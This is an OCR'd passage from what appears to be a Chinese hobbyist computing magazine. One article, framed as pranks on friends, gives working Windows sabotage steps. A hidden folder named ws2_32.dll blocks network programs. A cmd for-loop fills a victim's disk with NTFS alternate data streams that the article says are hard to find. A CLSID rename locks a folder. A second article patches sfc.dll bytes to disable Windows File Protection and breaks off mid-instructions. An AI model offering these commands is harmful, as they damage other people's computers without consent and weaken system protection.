


图6




图7




图8




图9




图10

一天，收到一封电子邮件，打开之后却发现是一堆乱码，于是我尽其所能用遍各种中文平台软件去读这个邮件，仍然无济于事。诧异之际，为了不丢面子，我花了一个上午的时间去翻译这封邮件，人已是头昏眼花四肢无力。

谁知，第二天又收到同一个发信人的信，问我为何还不回信，只好耐着性子，更详细地翻译这篇乱码邮件。正当我无可奈何又厌倦之际，又收到一封邮件，内容是："愚人节快乐！"

整蛊三式

Rain

从本文你能学到：

1、了解类标识、NTFS数据流等知识

2、利用Windows自身的一些特性来整蛊

知道吗？Windows中其实藏着不少的小问题，虽然不会对系统造成什么损害，称不上是Bug，但如果利用好的话，用来整蛊是绰绰有余的，在玩的同时还能深入了解一点儿系统的知识。开个小玩笑：偷偷把朋友的电脑动点儿手脚，看他那种手足无措的样子，哈哈，整你没商量！

一、网络程序你别用

我们只需要用一个文件夹，就能阻止几乎所有需要访问网络的程序的运行。举一个例子吧，比如我们想让对方不能使用QQ，只要进入他的QQ安装目录，在里面新建一个文件夹，把它命名为 **ws2_32.dll**，然后再运行一下QQ，看，出现了如图1所示的提示，QQ再也打不开了。注意，这个文件夹必须要与打开的应用程序在同一个目录才有效。




图1　建立文件夹后QQ无法使用了

为什么会出现这个问题呢？这是因为Windows操作系统在加载动态链接库的时候，会首先在应用程序当前的目录进行搜索，如果没有再搜索系统目录。而在Windows中，目录和文件作为同级处理。而网络通讯程序必须要调用的Winsock一系列API是封装在ws2_32.dll中的，这样就导致了程序在加载ws2_32.dll时产生异常而退出了。

这里要注意的一点就是要新建一个文件夹然后命名为"ws2_32.dll"，虽然说新建文本文件等也能达到这个效果，但它们的错误提示是不同的，如图2所示，这样就暴露了。




图2　错误提示暴露了"ws2_32.dll"

为了不让别人发现这个文件，你可以打开"**开始／运行**"，在里面输入 **attrib +r +s +h 文件路径\ws2_32.dll** 来给这个文件加上只读、系统和隐藏属性。恢复方法只有把这个"ws2_32.dll"文件夹删除，否则即使重新安装QQ也是没有用的，因为一般软件的安装程序并不会删除这个文件夹。这种方法不仅对QQ有效，只要是访问网络的程序都可以用"ws2_32.dll"来阻止其运行，像其他的通讯软件、联众世界、浩方对战平台、网络游戏等，如果对方是个网游迷，会把他郁闷死的。

二、我的硬盘空间呢？

现在的电脑，80GB的硬盘空间都不够用，要是几十GB的空间再莫名其妙地丢了，是挺让人恼火的。下面我们就用垃圾文件把别人的硬盘填满吧。不同的是，我教大家的方法只要一句命令就可以把对方的磁盘填得满满的，并且对方根本找不到我们的垃圾文件，无法删除，也就是说他的这块磁盘空间是很难恢复回来的。

小提示

需要满足一个前提条件，就是对方用的是NTFS文件系统，因为我们要利用的是NTFS数据流。NTFS数据流是为与其它文件系统的兼容性而增加的，NTFS支持一个文件中包含多个数据流，利用它可以不重新构造文件就能给一个文件添加额外的信息，而这些信息是不会被显示出来的，是完全隐形的，但它们确确实实占用着磁盘的空间。

我们可以做一个典型的实验：新建两个文本文件，随便写上内容，分别命名为1.txt、2.txt，然后进入cmd，输入命令 **tpye 1.txt >2.txt:1.txt**，这时你打开2.txt，打开的还是2.txt，并且2.txt的大小、文件创建、修改时间等信息一点儿都没有变化。这时你可以删除1.txt，然后输入命令 **Notepad.exe 2.txt:1.txt**，这时候打开的却是1.txt的内容，这是因为我们把1.txt的内容作为数据流附加到了2.txt里了，这时2.txt就是宿主文件。知道了原理命令就好写了，在cmd里输入 **for /L %i in (1,1,100000) do type %systemroot%\system32\cmd.exe >> %systemroot%\system32\cmd.exe:%i.exe**，然后运行，不一会儿磁盘就剩下几字节的空间了，并且一般的方法根本找不到这些垃圾数据在哪里，还以为有磁盘坏道呢。

上面这个命令的作用就是把cmd.exe作为数据流附加到它本身。命令里的"100000"就是执行次数，cmd.exe的大小是454KB，也就是说这条命令将会把45GB的垃圾写进磁盘。当然这只是个例子，因为这段代码执行需要的时间太长，所以在实际操作中要把"type %systemroot%\system32\cmd.exe"换成一个大一点儿的文件，越大越好，比如100MB，这样代码执行10次就写入1GB数据，一会儿就把磁盘塞满了。

万一你的磁盘也被"塞"了，并且你能确定是被这种方法"塞"的，解救的办法就是找到宿主文件，然后删除它。要找到宿主文件，除非"塞"你的那个人告诉你，要不，基本上，很难。

三、文件夹"没了"

这里的"没了"并不是说删除，而是让一个文件夹无法打开，要是文件夹里有什么重要资料，嘿嘿！

方法很简单，利用Windows的另一个特性，就是CLSID，类标识。它是一个128位长的符号代码，我们可以简单地理解为Windows靠它来标识不同类型的文件，从而决定用什么方法来打开这个文件。在Windows 98时代，曾用类标识的方法来隐藏文件夹，就是在文件夹名称后面加回收站的类标识，将文件夹变成回收站。但微软也发现了这个问题，所以在XP/2003时代，这招已经不灵了。当你点右键查看属性，类标识就出现在属性页里了，这时你可以把名字的类标识去掉，文件夹就恢复正常了。但这里有一个鲜为人知的特例，那就是Lnk，快捷方式的类标识{00021401-0000-0000-C000-000000000046}，这个类标识在任何

Windows 版本中都是固定的，你也可以在注册表的 **HKEY_CLASSES_ROOT\.lnk\ShellEx** 处找到。

只要你重命名文件夹，在文件夹的名字后面加上一个“.”和这个特殊的类标识，如图3所示，这个文件夹就会立刻变成一个没有任何属性的快捷方式，实际上系统也把它当成了一个错误的快捷方式了，点右键已经没有“打开”选项了，双击也一点儿反应都没有。此时这个文件夹已经没有办法打开了，文件夹里的文件自然也没有办法打开了。看看“属性”页面，里面并没有类标识，属性页里也不可以把名字改回来了，如图4所示。

这是文件夹.{00021401-0000-0000-C000-000000000046}

图3　文件夹的命名




图4　文件夹的“属性”页

其实要打开这个文件夹也并不是很难，只是不能用Windows工具了。这时要想再打开这个文件夹，只能借用其他工具，比如WinRAR，你可以用WinRAR打开这个文件夹，然后在WinRAR中将这个文件夹重新命名，去掉文件夹的类标识，这样文件夹就恢复正常了。

四、总　结

在此先介绍这三招，相信如果使用这三招去整人的话，也足够让别人哭的了。但我们的目的并不完全是为了去整人，关键还是在玩的过程中学到知识，增强对 Windows 系统的了解，从而使自己得到提高。

编辑点评： 整蛊三式对经常玩黑的朋友来说不算什么新鲜事，但对菜鸟来说是有很大帮助的，而且这三式在病毒的身上也能体现出来，如利用加载 DLL 文件的优先级、通过 NTFS 数据流来躲杀毒软件等等。你有被作弄过吗？如果有，相信看完文章后你不会再被作弄了。

真正关闭系统的文件保护功能

王艺翔

在网上总看到一些关于“禁止系统文件保护功能”的方法，一般说法是将HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon下“SFCDisable”的值从0改为FFFFFF9D，然后重新启动计算机即可。可此方法我实验过N次了，始终没有成功过，后来经过高人指点我才终于找到了解决的方法。好了，废话不多说了，我们的实验现在开始。

```
000061c0h: FF D6 3B C3 0F 8C 3C 01 00 00 53 6A 01 53 68 03
000061d0h: 00 1F 00 68 E8 01 93 76 FF D6 3B C3 89 45 1C 0F
000061e0h: 8C 21 01 00 00 68 DC 18 92 76 6A 01 5E 56 56 53
000061f0h: FF 15 CC 10 92 76 3B C3 A3 14 F9 92 76 75 08 8B
00006200h: 45 1C E9 FF 00 00 00 A1 D4 01 93 76 83 F8 9D 75
00006210h: 07 8B C6 A3 D4 01 93 76 3B C3 74 3E 3B C6 0F 84
00006220h: 97 01 00 00 83 F8 02 0F 84 7D 01 00 00 83 F8 03
00006230h: 0F 84 E8 00 00 00 83 F8 04 0F 84 CE 00 00 00 83
00006240h: F8 9D 53 0F 84 82 01 00 00 68 98 18 92 76 57 E8
00006250h: 97 1D 00 00 89 1D D4 01 93 76 8B 3D CC 10 92 76
00006260h: 53 53 56 53 FF D7 53 53 53 53 A3 28 08 93 76 FF
```

图1　找到6210

实验一　手动修改文件关闭系统文件保护功能

想手动修改文件必须修改两处地方，光上面提到的一处是不行的。两处如下：一是修改HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon 下“SFCDisable”的值；二是修改%SystemRoot%\system32\sfc.dll。

第一处修改想必大家都会了，这里我着重说下第二处修改，其修改步骤如下：

1. 先将%SystemRoot%\system32\sfc.dll 复制一份到d盘；

2. 用UltraEdit将其d盘下的sfc.dll打开，并找到图1所示的位置6210，将值8BC6改成9090，如图2所示。

```
000061c0h: FF D6 3B C3 0F 8C 3C 01
000061d0h: 00 1F 00 68 E8 01 93 76
000061e0h: 8C 21 01 00 00 68 DC 18
000061f0h: FF 15 CC 10 92 76 3B C3
00006200h: 45 1C E9 FF 00 00 00 A1
00006210h: 07 90 90 A3 D4 01 93 76
00006220h: 97 01 00 00 83 F8 02 0F
00006230h: 0F 84 E8 00 00 00 83 F8
00006240h: F8 9D 53 0F 84 82 01 00
```

图2　将8BC6修改为9090

小提示： 我的操作系统是 windows 2000 xp2，如果你是其他 windows 版本，那么位置是不一样的，具体的大家参考图3即可找到正确位置。

```
具体修改如下:
------------------------------------------------------
